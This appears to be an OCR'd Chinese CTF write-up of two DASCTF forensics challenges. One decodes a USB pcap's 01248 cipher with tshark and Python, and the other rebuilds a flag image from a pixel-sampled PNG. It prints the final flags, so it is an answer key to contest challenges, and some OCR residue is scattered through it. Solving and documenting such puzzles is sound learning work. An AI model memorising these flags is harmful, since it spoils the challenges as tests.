
只得到提示flag为得到的字符串大写后md5加密

继续分析，发现`usb.src=="2.7.1"`带有固定的data数据




用tshark提取出来分析一下

```
tshark -r easy_usb.pcapng -T fields -Y 'usb.src=="2.7.1"' -e usb.capdata | sed '/^\s*$/d' > data.txt
```



可以发现每个包数据长度固定为`40`；每条数据的第七位都是`[0,1,2,4,8]`其中的一个数，猜测为`云影密码`也就是`01248 密码`
但是不能直接用这样提取出来的数据来分析，提取总的数据包流量看一下


```
tshark -r easy_usb.pcapng -T fields -e usb.capdata | sed '/^\s*$/d' > usbdata.txt
```



中间插入的`0000270000000000`应该是区别每个字符的意思，分隔超过两行是区分每个单词，也就是空格。

利用Python脚本简单处理，进行提取、去重、转换为字母

```python
def YunYing_decode(cipher_list):
 alphabet = 'abcdefghijklmnopqrstuvwxyz'
 for code in cipher_list:
  plus_num = 0
  for num in code:
   plus_num += int(num)
  print(alphabet[plus_num-1],end="")


def extract_data():
 with open('usbdata.txt', 'r') as f:
  lines = f.readlines()
  code_list = []
  YunYing_code = ''
  n = 1
  for line in lines:
   line = line.strip()
   if len(line) == 40:
    YunYing_code += line[6]
   else:
    if YunYing_code == '':
     n += 1
    else:
     code_list.append(YunYing_code)
     YunYing_code = ''

  #print(code_list)
 distinct_code_list = []
 for line1 in code_list:
  tmp_str = ''
  for idx in range(0, len(line1), 2):
   tmp_str += line1[idx]
  distinct_code_list.append(tmp_str)
 return distinct_code_list


if __name__ == '__main__':
 data = extract_data()
 flag = YunYing_decode(data)
```



根据提取出来的数据中的分隔一下每个单词，得到正确的回复对话

```
yes when you know me
flag is aboxofxbox
donot forget dasctf
```


```
>>> from hashlib import *
>>>
>>> flag = "aboxofxbox".upper()
>>> flag
'ABOXOFXBOX'
>>>
>>> real_flag = md5(flag.encode('utf-8')).hexdigest()
>>> real_flag
'4f590d556ee8b0e90b2d091b2efe7357'
>>> real_flag[:6]
'4f590d'
>>>
```


根据给出的提示校验一下


```
DASCTF{4f590d556ee8b0e90b2d091b2efe7357}
```

strangethread

`en_pic.png`


CSDN @未 初


en_pic.png 属性
常规
安全
详细信息
以前的版本
属性
值
来源
拍摄日期
图像
分辨率 870 x 870
宽度 870 像素
高度 870 像素
位深度 8
文件
名称 en_pic.png
项目类型 PNG 文件
文件夹路径 C:\用户\Administrator\下载\strangethread
创建日期 2020/12/3 20:21
修改日期 2020/12/3 20:26
大小 6.16 KB
属性 A
可用性
脱机状态
共享设备
所有者 MOCHU7-PC\Administrator
删除属性和个人信息
确定
取消
应用(A)
CSDN @未 初

decode.py


```
flag = decode(en_pic)
flag1 = '1101111100110101100100001011001111000110011101001100010110100111111110001100100010000011100010011000110
0001001110000110101010001001110101100010100101001110000000101000100110110100000011100011111101000011011111000110
1100011'
flag2 = '0011111111111110111100101101001010111001011110010011101001010100100000010101010011111100100011110100000
1111010111110111111000011100000100110011001101111000110001011001100010100101101110111101000110100110000101010111
1000011'
flag3 = '1111011100000001111111010001111001110010010010100001001010011010000010000101000111101110101011111110000
1111000001100110000111010000011111011111011110011010101101111011011101110111011010101110010100000001110101101101
1100111'
rflag1 = decode(flag1)
rflag2 = decode(flag2)
rflag3 = decode(flag3)
print(rflag1)
print(rflag2)
print(rflag3)
#rflag1 = 11100100111100111000011010000100100001010100100100010000011001011001110110
#rflag2 = 01111010111011100111000001011001000111111010001100101010010001100101001100
#rflag3 = 11100110010100010000000001011110110010001011011111111001110111011010011111
```

从`decode.py`中可以得到提示：`rflag的每一位来自flag的每三位的第一位`

验证结果如下图所示：

但是直接读取`en_pic.png`的黑白数据，然后取每三位的第一位；最后得到的数据根据黑白再写成图片发现并不对；


如果按照读取每个像素的颜色提取数据，那样最后一个白块或者黑块的就有`10*10`个像素点的数据；我们需要的是将每个白块或者黑块转换成一个像素点的数据，然后在按照`decode.py`的提示把每一行读取出来的数据每三位取第一位；



所以先要对`en_pic.png`进行简单的处理，将每十个像素点的数据转换成一个像素点的数据

```
from PIL import Image

img = Image.open('en_pic.png')

width,height = img.size

img_obj = Image.new("L",(width//10,height//10))


for w in range(width//10):
 for h in range(height//10):
  pix = img.getpixel((w*10,h*10))
  img_obj.putpixel((w,h),pix)

img_obj.save("qr.png")
img_obj.show()
```

qr.png




然后提取每行的数据，取每三位的第一位，再将这些数据转换成黑白像素点写成图片；Python简单处理

每一行的每三位像素点数据取第一位像素点数据就需要把原来的宽度`87/3=29`；高度不变

```python
from PIL import Image

img = Image.open('qr.png')

width,height = img.size

dimension_one = []
dimension_two = []
for w in range(width):
 for h in range(height):
  pix = img.getpixel((w,h))
  dimension_two.append(pix)
  if len(dimension_two) == 3:
   dimension_one.append(dimension_two)
   dimension_two = []
  else:
   continue
#Len(dimension_one) = 2523 = 29*87

new_width = 29
new_height = 87
img_obj = Image.new("L",(new_width,new_height))

n = 0
for new_w in range(new_width):
 for new_h in range(new_height):
  img_obj.putpixel((new_w,new_h),dimension_one[n][0])
  n += 1
img_obj.save("flag.png")
img_obj.show()
```

`flag.png`




```
DASCTF{55d1bbbccac0ffddef6081f154ab76a0}
```